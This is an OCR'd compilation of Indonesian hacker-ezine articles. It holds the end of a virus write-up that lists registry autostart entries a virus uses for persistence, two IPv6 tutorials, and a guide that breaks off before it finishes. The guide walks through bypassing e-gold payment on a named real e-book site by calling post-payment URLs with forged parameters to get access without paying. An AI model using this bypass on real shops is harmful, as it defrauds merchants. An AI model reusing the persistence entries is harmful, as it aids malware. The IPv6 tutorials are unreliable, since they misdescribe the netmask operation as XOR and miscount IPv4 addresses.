
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"load"="C:\\WINNT\\System32\\mobsyncs.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Shell"="explorer.exe drwatsoon.exe"

Restart windows andah, dan jangan mudah tergodah dengan judul yang emang menggodah hueheheheh... dasar virus maker adaaaa ajah… hehehehh… but… it really a great job.

Kritik, saran dan pertanyaan silahkan email langsung ke sayah, yang mauh kirim contoh virus baik yang udah lumrah ato gak lumrah jugah boleh. Sayah tidak janjih untuk memberikan respon yang segerah tetapih sayah sangat menghargaih segalah bentuk masukan.

Newbe@st |
Greetz to echo.or.id - Newbie Hackers | Jasakom | OpeNuxIndo - Newbie Linux | SevenC



Pengenalan Internet Protokol versi 6 (IPv6) [primbon #1]

Author: pangeran_biru
Online @ www.echo.or.id :: http://ezine.echo.or.id

Assalamualaikum wr.wb

Awalnya artikel ini saya tulis tentang implementasi IPv6 pada sistem operasi linux, tetapi setelah saya tulis kok kepanjangan kalo hanya dijadikan satu primbon oleh karena itu saya memutuskan menuliskannya kedalam 2 primbon (yaitu pengenalan IPv6 primbon #1, dan Implementasi IPv6 pada sistem operasi linux primbon #2).

Dalam jaringan komputer dikenal adanya suatu protokol yang mengatur bagaimana suatu node berkomunikasi dengan node lainnya didalam jaringan, protokol tersebut berfungsi sebagai bahasa agar satu komputer dapat berkomunikasi satu dengan yang lainnya. protokol yang merupakan standar de facto dalam jaringan internet yaitu protokol TCP/IP, sehingga dengan adanya TCP/IP komputer yang dengan berbagai jenis hardware dan berbagai jenis sistem operasi (linux,Windows X, X BSD, de el el) tetap dapat berkomunikasi.


Internet Protocol (IP) merupakan inti dari protokol TCP/IP, seluruh data yang berasal dari layer-layer diatasnya harus diolah oleh protokol ini agar sampai ketujuan.versi IP yang saat ini telah dipakai secara meluas di internet adalah Internet Protocol versi 4 (IPv4).

perkembangan internet yang sangat pesat sekarang ini menyebabkan alokasi alamat (IP addres) IPv4 semakin berkurang, hal ini menyebabkan harga IP address legal sangat mahal (kecuali maok!!!heu...heu...).Untuk mengatasi kekurangan alokasi IP address maka IETF mendesain suatu IP baru yang disebut Internet Protocol versi 6 (IPv6).

pada IPv6, panjang alamat terdiri dari 128 bit sedangkan IPv4 hanya 32 bit. sehingga IPv6 mampu menyediakan alamat sebanyak 2^128 [2 pangkat 128] atau 3X10^38 alamat, sedangkan IPv4 hanya mampu menyediakan alamat sebanyak 2^32 atau 4,5X10^10 alamat.

oke, tadi cuma intro aja! sekarang kita lanjutkan ke yang lebih dalam lagi.
kemon baybeh!!!!!

sekarang saya akan menjelaskan perbedaan yang lainnya antara IPv4 dengan IPv6.



A.Struktur pengalamatan

#IPv4

pengalamatan IPv4 menggunakan 32 bit yang setiap bit dipisahkan dengan notasi titik. notasi pengalamatan IPv4 adalah sebagai berikut:

XXXXXXXX.XXXXXXXX.XXXXXXXX.XXXXXXXX

dimana setiap simbol X digantikan dengan kombinasi bit 0 dan 1.misalnya:

10000010.11001000.01000000.00000001 (dalam angka biner)

cara penulisan lain agar mudah diinget adalah dengan bentuk 4 desimal yang dipisahkan dengan titik. misal untuk alamat dengan kombinasi biner seperti diatas dapat dituliskan sebagai berikut:

130.200.127.254

penulis sudah menganggap teman-teman semua dah bisa cara untuk mengkonversi dari bilangan biner ke desimal:). cos' kalo harus dijelasakan lagi nanti tambah ruwet nih artikel:p oke sekarang berlanjut ke struktur pengalamatan IPv6!

#IPv6

Tidak seperti pada IPv4 yang menggunakan notasi alamat sejumlah 32 bit, IPv6 menggunakan 128 bit. dah tau khan kenapa jadi 128 bit? yup biar alokasinya bisa lebih banyak. oke sekarang kita liat notasi alamat IPv6 adalah sebagai berikut:


X:X:X:X:X:X:X:X

kalo dalam bentuk biner ditulis sebagai berikut:

1111111001111000:0010001101000100:1011111001000001:1011110011011010:
0100000101000101:0000000000000000:0000000000000000:0011101000000000

(dua blok diatas sebenarnya nyambung tapi agar tidak memakan tempat maka ditulis kebawah)
itu notasi alamat IPv6 kalo dalam bentuk biner hal ini sengaja saya tulis bukan untuk membuat pusing yang baca tetapi untuk menunjukkan betapa panjangnya alamat IPv6. silahkan bandingkan dengan panjangnya IPv4.

nah! agar lebih mudah diinget setiap simbol X digantikan dengan kombinasi 4 bilangan



heksadesimal dipisahkan dengan simbol titik dua [:]. untuk contoh diatas dapat ditulis sbb:

FE78:2344:BE43:BCDA:4145:0:0:3A

lebih enak diliatnya khan?nah sistem pengalamatan IPv6 dapat disederhanakan jika terdapat berturut-turut beberapa angka "0". contohnya untuk notasi seperti diatas dapat ditulis:

FE78:2344:BE43:BCDA:4145:0:0:3A -------> FE78:2344:BE43:BCDA:4145::3A

contoh lagi:

8088:0:0:0:0:0:4508:4545 -------->8088::4508:4545

B.Sistem pengalamatan

#IPv4

Sistem pengalamatan IPv4 dibagi menjadi 5 kelas, berdasarkan jumlah host yang dapat dialokasikan yaitu:


Kelas A : range 1-126
Kelas B : range 128-191
kelas C : range 192-223
kelas D : range 224-247
kelas E : range 248-255

tapi yang lazim dipake hanya kelas A,B dan C sedangkan kelas D dipakai untuk keperluan alamat multicasting dan kelas E dipake untuk keperluan eksperimental.

selain itu pada IPv4 dikenal istilah subnet mask yaitu angka biner 32 bit yang digunakan untuk membedakan network ID dan host ID, menunjukkan letak suatu host berada dalam satu jaringan atau lain jaringan.contohnya kaya gini:

IP address: 164.10.2.1 dan 164.10.4.1 adalah berbeda jaringan jika menggunakan netmask 255.255.254.0, tetapi akan jika netmasknya diganti menjadi 255.255.240.0 maka kedua IP address diatas adalah berbeda jaringan. paham belom? kalo belom paham gini caranya:

164.10.2.1-------> 10100100.00001010.00000010.00000001
255.255.254.0----> 11111111.11111111.11111110.00000000
_____ XOR
10100100.00001010.00000010.00000000-->164.10.2.0



dan
164.10.4.1-------> 10100100.00001010.00001000.00000001
255.255.254.0----> 11111111.11111111.11111110.00000000
_____ XOR
10100100.00001010.00001000.00000000-->164.10.4.0

operasi XOR caranya seperti pertambahan waktu SD, cuman lebih mudah, gampangnya gini kalo angka "1" jumlahnya genap hasilnya "1" kalo jumlah "1" ganjil hasilnya "0" (1+1=1, 1+0=0)
(heu...heu...).


terlihat hasil operasi XOR dua IP address dengan netmask yang sama hasilnya beda berarti kedua IP address tersebut berbeda jaringan. untuk contoh berikutnya yang menggunakan netmask 255.255.240.0 silahkan coba sendiri.

#IPv6

pada IPv6 tidak dikenal istilah pengkelasan, hanya IPv6 menyediakan 3 jenis pengalamatan yaitu: Unicast, Anycast dan Multicast. alamat unicast yaitu alamat yang menunjuk pada sebuahalamat antarmuka atau host, digunakan untuk komunikasi satu lawan satu. pada alamat unicast dibagi 3 jenis lagi yaitu: alamat link local, alamat site local dan alamat global. alamat link local adalah alamat yang digunakan di dalam satu link yaitu jaringan local yang saling tersambung dalam satu level. sedangkan alamat Site local setara dengan alamat privat, yang dipakai terbatas di dalam satu site sehingga terbatas penggunaannya hanya didalam satu site sehingga tidak dapat digunakan untuk mengirimkan alamat diluar site ini.alamat global adalah alamat yang dipakai misalnya untuk Internet Service Provider.

alamat anycast adalah alamat yang menunjukkan beberapa interface (biasanya node yang berbeda). paket yang dikirimkan ke alamat ini akan dikirimkan ke salahsatu alamat antarmuka yang paling dekat dengan router. alamat anycast tidak mempunyai alokasi khusus, cos' jika beberapa node/interface diberikan prefix yang sama maka alamat tersebut sudah merupakan alamat anycast.

alamat multicast adalah alamat yang menunjukkan beberapa interface (biasanya untuk node yang berbeda). Paket yang dikirimkan ke alamat ini maka akan dikirimkan ke semua interface yang ditunjukkan oleh alamat ini. alamat multicast ini didesain untuk menggantikan alamat broadcast pada IPv4 yang banyak mengkonsumsi bandwidth.



Tabel alokasi alamat IPv6

alokasi	binary prefix	contoh (16 bit pertama
Global unicast	001	2XXX ato 3XXX
link local	1111 1110 10	FE8X - FEBx
site local	1111 1110 11	FECx - FEFx
Multicast	1111 1111	FFxx

selain alamat diatas tadi ada juga jenis pengalamatan lainnya diantaranya:

#IPv4-compatible IPv6 address biasanya alamat ini digunakan untuk mekanisme transisi Tunelling
format alamatnya kaya gini:

```
          80 bits     | 16    |     32 bits           |
+------------------+------+---------------------+
|0000.....0000| 0000 |     IPv4 address    |
+------------------+------+---------------------+
```


contohnya:
= 0:0:0:0:0:0:192.168.30.1
= ::192.168.30.1
= ::C0A8:1E01
jadi 0:0:0:0:0:0:192.168.30.1=::c0AB:1E01 kok bisa dapat dari mane? gini caranya:
buat dulu alamat 0:0:0:0:0:0:192.168.30.1 jadi biner
::11000000.10101000.00011110.00000001 kemudian kelompokkan menjadi masing 16 bit
::[1100.0000.1010.1000]:[0001.1110.0000.0001] diubah ke heksa desimal---
>::C0A8:1E01
tanda "." (titik) didalam kurung untuk mempermudah konversi dari biner ke heksadesimal.
sudah pahamkan? masih belum juga silahkan ulangi lagi dengan perlahan:p

#IPv4-mapped IPv6 address biasanya digunakan untuk mekanisme transisi ISATAP.

```
          80 bits     |  16   |     32 bits           |
+------------------+------+---------------------+
|0000.....0000| FFFF |     IPv4 address    |
+------------------+------+---------------------+
```

contohnya: =::FFFF:192.168.1.2

#IPv6 over ethernet digunakan untuk stateless autoconfiguration (pemberian alamat IPv6 secara otomatis tanpa memerlukan server yang memberi alokasi IP address, mirip DHCP



cuman tanpa server).
contoh:

```
        00:90:27:17:FC:0F
          /\
         / \
        FF  FE
```

maka alamatnya menjadi 00:90:27:FF:FE:17:FC:0F kemudian diblok pertama bit ketujuh diinvers

```
          00:90:27:17:FC:0F
              |
              |
             \|/
          000000[0]0 bit yang dikurungi diinvers dari 0--->1
```

maka sekarang menjadi 02:90:27:FF:FE:17:FC:0F alamat tersebut adalah alamat IPv6 over ethernet.

oke mungkin segitu dulu tulisan dari saya, sebagai dasar teori untuk IPv6 (ceile!!!!), sebenarnya masih banyak yang ingin saya tulis cuman nanti terlalu panjang nih artikel takut ga ada yang baca. (heu.....heu...)


semoga tetap dalam semangat untuk berbagi!!!!!
Wassalam

kritik&saran silahkan kirim ke pan6eran_biru[at]yahoo.com

Referensi:-TCP/IP standard,desain dan Implementasi, Onno W.purbo dkk
-Teori dan Implementasi IPv6 Protokol Internet Masa depan, Riza Taufan
-Interkoneksi IPv6 dengan menggunakan DSTM, Dody Setiawan
-Implementasi dan Analisa Teredo untuk interkoneksi jaringan IPv6/IPv4 dengan jaringan IPv6 yang melalui IPv4 NAT (Network Address Translation), Wahidi Somad
-Introduction & Deployment IPv6 Tutorial,Che Rohani Ishak dkk

[###]
thengkiyu tu :-aLL echo|staff,

GreetZ to:-temen-temen seperjuangan: |blo`on|,gorila,dragon CCNA, mbah harjo,ksj, st3alth (adeku yang baik!), all dech!!!
-barudak #sunda (belegug [salam blemoh!!!],Hendi, al-mubarak,all dech!)
-special Kanggo: Neng Wiharyanti Purnama Dewi(kapan maen ke kost lagi?)
-buat orang-orang yang pernah mencaci gw, mentertawakan gw, kalian adalah pemacu semangatku heu....heu...
[###]



Implementasi IPv6 pada sistem operasi linux [primbon #2]

Author: pangeran_biru
Online @ www.echo.or.id :: http://ezine.echo.or.id

Assalamualaikum wr.wb
oke sekarang setelah artikel saya sebelumnya yang ngebahas teori IPv6 sekaligus IPv4 sekarang kita coba untuk mengimplementasikannya. saya mencoba mengimplementasikannya pada linux redhat 9

coba ketikkan perintah berikut pada terminal linux punyamu (ato punya orang lain jg ga papa:p):

```
[root@bloon root]# ifconfig eth0 add 2002:2::192.168.1.1/32 up
No support for INET6 on this system
```

nah! itu tandanya modul ipv6 nya blom diaktifin coba dech aktifin!!!


```
[root@bloon root]# insmod ipv6
Using /lib/modules/2.4.20-8/kernel/net/ipv6/ipv6.o
```

perintah insmod ipv6 tadi berfungsi untuk mengaktikfkan modul ipv6, ketika kita mengaktifkan modul ipv6 secara otomatis kita akan dapat alamat ipv6,
coba dech cek!

```
[root@bloon root]# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:50:BA:5D:D2:CB
      inet addr:192.168.1.1 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::250:baff:fe5d:d2cb/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:163 errors:0 dropped:0 overruns:0 frame:0
      TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      RX bytes:22625 (22.0 Kb) TX bytes:1122 (1.0 Kb)
      Interrupt:10 Base address:0xdc00
```

kita dapat alamat fe80::250:baff:fe5d:d2cb/64, kombinasi ini tergantung pada alamat ipv6 tetangga (jika ada) serta alamat MAC ethernet kita. sekarang kita kasih dech alamat sesuai dengan kehendak kita!

```
[root@bloon root]# ifconfig eth0 add 2002:2::192.168.1.1/32 up
```



cek ip address

```
[root@bloon root]# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:50:BA:5D:D2:CB
        inet addr:192.168.1.1 Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: fe80::250:baff:fe5d:d2cb/64 Scope:Link
        inet6 addr: 2002:2::c0a8:101/32 Scope:Global
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:163 errors:0 dropped:0 overruns:0 frame:0
        TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        RX bytes:22625 (22.0 Kb) TX bytes:1122 (1.0 Kb)
        Interrupt:10 Base address:0xdc00
```

coba dech di ping dengan alamat loop back, kalo di IPv4 alamat loobback nya 127.X.X.X (misal 127.0.0.1, 127.1.2.3) nah di IPv6 alamat loopbacknya adalah ::1, ingat perintahnya pake ping6 [ip address 6]


```
[root@bloon root]# ping6 ::1 -c 5
PING ::1(::1) 56 data bytes
64 bytes from ::1: icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from ::1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from ::1: icmp_seq=3 ttl=64 time=0.058 ms
64 bytes from ::1: icmp_seq=4 ttl=64 time=0.058 ms
64 bytes from ::1: icmp_seq=5 ttl=64 time=0.059 ms
--- ::1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.058/0.061/0.069/0.004 ms
```

coba sekarang ngeping ke pake alamat yang telah kita buat tadi

```
[root@bloon root]# ping6 2002:2::192.168.1.1 -c 5
PING 2002:2::192.168.1.1(2002:2::c0a8:101) 56 data bytes
64 bytes from 2002:2::c0a8:101: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 2002:2::c0a8:101: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 2002:2::c0a8:101: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 2002:2::c0a8:101: icmp_seq=4 ttl=64 time=0.059 ms
64 bytes from 2002:2::c0a8:101: icmp_seq=5 ttl=64 time=0.061 ms
--- 2002:2::192.168.1.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.057/0.062/0.073/0.005 ms
```

misal kita punya konfigurasi kayak gini:

```
   [PC1]----------[pc2]
```




asumsi PC yang kita konfigurasi tadi adalah PC1 sekarang kita tinggal melakukan hal yang sama pada PC2. oke misal kita ngasih IP address 2002:2::c0a8:103/32.
mari kita lakukan!

```
[root@gorila root]# ifconfig eth0 add 2002:2::192.168.1.3/32 up
[root@gorila root]# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:60:97:27:F6:24
        inet6 addr: fe80::260:97ff:fe27:f624/64 Scope:Link
        inet6 addr: 2002:2::c0a8:103/32 Scope:Global
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:7 errors:0 dropped:0 overruns:0 carrier:6
        collisions:0 txqueuelen:100
        RX bytes:0 (0.0 b) TX bytes:554 (554.0 b)
        Interrupt:11 Base address:0xe000

[root@gorila root]# ping6 2002:2::192.168.1.3 -c 5
PING 2002:2::192.168.1.2(2002:2::c0a8:103) 56 data bytes
64 bytes from 2002:2::c0a8:103: icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=4 ttl=64 time=0.049 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=5 ttl=64 time=0.057 ms
--- 2002:2::192.168.1.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.049/0.057/0.069/
```

oke kedua PC telah selesai dikonfigurasi sekarang kita lakukan uji konektivitas antara keduanya!
sekarang lakukan ping dari PC1 ke PC2, pada PC1 kita lakukan perintah:

```
[root@gorila root]# ping6 2002:2::192.168.1.3 -c 5
PING 2002:2::192.168.1.3(2002:2::c0a8:103) 56 data bytes
64 bytes from 2002:2::c0a8:103: icmp_seq=1 ttl=64 time=0.792 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=2 ttl=64 time=0.375 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=3 ttl=64 time=0.371 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=4 ttl=64 time=0.371 ms
64 bytes from 2002:2::c0a8:103: icmp_seq=5 ttl=64 time=0.377 ms
--- 2002:2::192.168.1.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.371/0.457/0.792/0.167 ms
```

yup! kita dah berhasil menghubungkan dua PC memakai IPv6. sekarang gimana kalo konfigurasinya



kayak gini:

```
          eth0 eth0 eth1 eth1 eth0 eth0
[PC A]----------[router 1]----------[router 2]------[PC B]
```

IP address PC1
2002:2::192.168.1.2/32

IP address PC2
2004:4::10.14.200.2/32

IP address router 1
eth0-->2002:2::192.168.1.1/32
eth1-->2003:3::172.168.1.1/32

IP address router 2
eth0-->2004:4::10.14.200.1/32
eth1-->2003:3::172.168.1.2/32


oke sekarang kita konfigurasi ke 4 komputer kita. kemon baybeh!!!
di PC1:
#ifconfig eth0 add 2002:2::192.168.1.2/32 up

di PC1:
#ifconfig eth0 add 2004:4::10.14.200.2/32 up

diRouter 1
#ifconfig eth0 add 2002:2::192.168.1.1/32 up
#ifconfig eth1 add 2003:3::172.168.1.1/32
konfigurasi entri tabel routing IPv6
#route -A inet6 add 2004:4::/32 gw 2003:3::172.168.1.2 dev eth1
untuk melihat tabel routing IPv6
#route -A inet6

dirouter 2
#ifconfig eth0 add 2004:4::10.14.200.1/32 up
#ifconfig eth1 add 2003:3::172.168.1.2/32 up
konfigurasi entri tabel routing IPv6
#route -A inet6 add 2002:2::/32 up gw 2003:3::172.168.1.1 dev eth1

untuk PC1 dan PC2 tidak perlu mengkonfigurasi entri tabel routing IPv6 karena IPv6



mempunyai kemampuan untuk melakukan router solication dan router advertisment. tapi kalo kita pake IPV4 kita harus mengkonfigurasi tabel routing di PC1 dan PC2, nah itu juga salah satukeunggulan IPv6 di banding IPv4.

oke segitu aja dari saya, semoga ada manfaatnya khusus buat saya sendiri umumnya bagi para pembaca semua (kayak khotib jum'at):p

semoga tetap dalam semangat untuk berbagi!!!!!
Wassalam

kritik&saran silahkan kirim ke pan6eran_biru[at]yahoo.com

..:::::::Segala Puji Hanya milik ALLAH sang penguasa jagat raya::::.....


Referensi: -Linux & IPv6 How to
-catatan harian gw!!!!

[##]

thengkiyu tu :-aLL echo|staff,

GreetZ to :-temen-temen seperjuangan: |blo`on|,gorila,dragon CCNA, mbah harjo,ksj, st3alth
-barudak #sunda (belegug,Hendi,al-mubarak,all dech!)
-special Kanggo: Neng Wiharyanti Purnama Dewi [kamu maniezz dech!!!]

[##]



Hacking Situs Jualan Yang Menggunakan E-Gold Sebagai Media Pembayarannya

Author: rrrrr || rrrrr_aja@yahoo.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Assalammualaikum wr.wb

Dear All friend :) sebenarnya saya malu kalo ini disebut Hacking hehehe. Karena ini sekedar iseng aja karena pada hari ini (9 Agustus 2004) kepala saya pusing banget kayak mao pecah, ampe nggak bisa tidur, so pas abis Sholat Subuh, saya idupin kompie tuk iseng browsing nenangin pikiran. :) Nah pas saya buka email di yahoo saya dapet email yang dateng dari orang yang nggak saya kenal (biasa iklan), di email itu dia menawarkan sebuah e-book Trading dengan judul "How To Double Your Money In Just 10 Minutes From Now!" seharga $19.7. Nah saya penasaran seberapa hebat sih e-book itu ampe harganya segitu. :)


Alamat situsnya : http://www.intradaybasic.com. Nah biar cepet coba deh langsung kunjungi situ ntu. :)

Seperti m_beben, ada syarat2 yang mesti disiapin sebelon kita mulai :
---
1. Kompie, terserah pokoknya bisa dipake.
2. Akses Internet, bisa pake warnet, dial up, dll
3. Browser
4. Kalo m_beben susu, kalo gue kopi :)
5. Cemilan, barusan gue manggil tukang empek2 palembang :)
6. segitu aja dulu udah cukup kok.

Langsung aja ya. Bro semua bisa langsung buka browser dan panggil alamat situs di atas. Nah kalo udah kebuka, sempetin baca deh apa isinya, maksud dan tujuan dari situs itu.Bro bisa liat situs itu bermaksud menjual sebuah e-book tentang trading.

Nah liat pada bagian bawah situs itu ada tombol "Download Now". Kalo kita mengklik tombol tersebut maka kita langsung di bawa ke situs e-gold untuk melakukan pembayaran, kalo ada duit sih no problem, kalo nggak ada khan susah hehehe. But tombol tersebut jangan ditekan ya! buat sebagai penanda aja ok.

Langkah selanjutnya yang bro perlu lakuin adalah "View - Source" halaman tersebut, jadi sekarang keliatan deh tag2 htmlnya (kalo belon ngerti tag2 html bisa cari ref di google or cari bukunya). Trus bro cari tulisan "PAYMENT_URL" deket2 posisi tulisan "Download Now".



Kalo udah ketemu bro bisa liat valuenya :
http://www.intradaybasic.com/post1.php.
Maksud dari "PAYMENT_URL" ini setelah proses pembayaran sukses maka e-gold akan segera menuju ke halaman yang menjadi valuenya dalam hal ini : "http://www.intradaybasic.com/post1.php". Perhatiin juga variabel2 yang lain yang ada dalam form tersebut, ada banyak juga khan, cman kita ambil beberapa aja.

Trus buka browser baru trus panggil alamat berikut :

http://www.intradaybasic.com/post1.php?PAYMENT_AMOUNT=7&PAYMENT_UNITS=1&PAYMENT_METAL_ID=1

variabel2 di atas diambil dari source dari halaman sebelumnya, kita coba2 istilahnya "Variabel Injection" hehehe eh bukan "Iseng Injection". Nah udah dipanggil belon url tersebut. Kalo udah berarti bro udah melewati tahap pertama yang membuat bro nggak perlu membayar $7 ke Sponsor :). Bro akan dapetin halaman baru dalam bentuk tabel yang merupakan petunjuk untuk mengikuti tahap selanjutnya.

Di tahap ini kita diharuskan mengisi "User ID", "Password" dan "Email". Cara ngisinya jangan langsung diisi ok! so jangan keburu2 nafsu hehehe, karena biar asik kita maen2 "Variabel Injection" lagi. :) Di tahap ini sama seperti tahap sebelumnya coba bro "View - Source" lagi halaman tersebut, cari di bagian form action, ada nama file "ord2.php" dan variabel2 yang mengikutinya yaitu : id, password dan email.


Langkah selanjutnya coba panggil alamat berikut ini :

http://www.intradaybasic.com/ord2.php?id=rrrrr&password=rrrrr&email=rrrrr_aja@yahoo.com

id, password, email, bisa diganti dengan yang anda mau sekedar buat testing aja.

Setelah memanggil alamat diatas, selesai sudah tugas Anda dalam melakukan "Variabel Injection" ini, karena yang sudah pasti, data user dan password anda sudah masuk ke dalam database mereka, bisa dites dengan merefresh atau dengan memanggil url yang sama seperti di atas untuk kedua kalinya, akan ada pesan user id already exist.

Kalo bro mao iseng2 lagi ikutin tahap selanjutnya yaitu tahap 3 dan 4 ya silahkan, cuman ya buang2 waktu aja hehehehe, tapi kalo mao coba no prob, caranya seperti biasa kita "View Source" dulu halaman tersebut trus kita ambil variabel2 yang penting untuk tahap selanjutnya.



Sekarang tinggal login deh di alamat berikut :

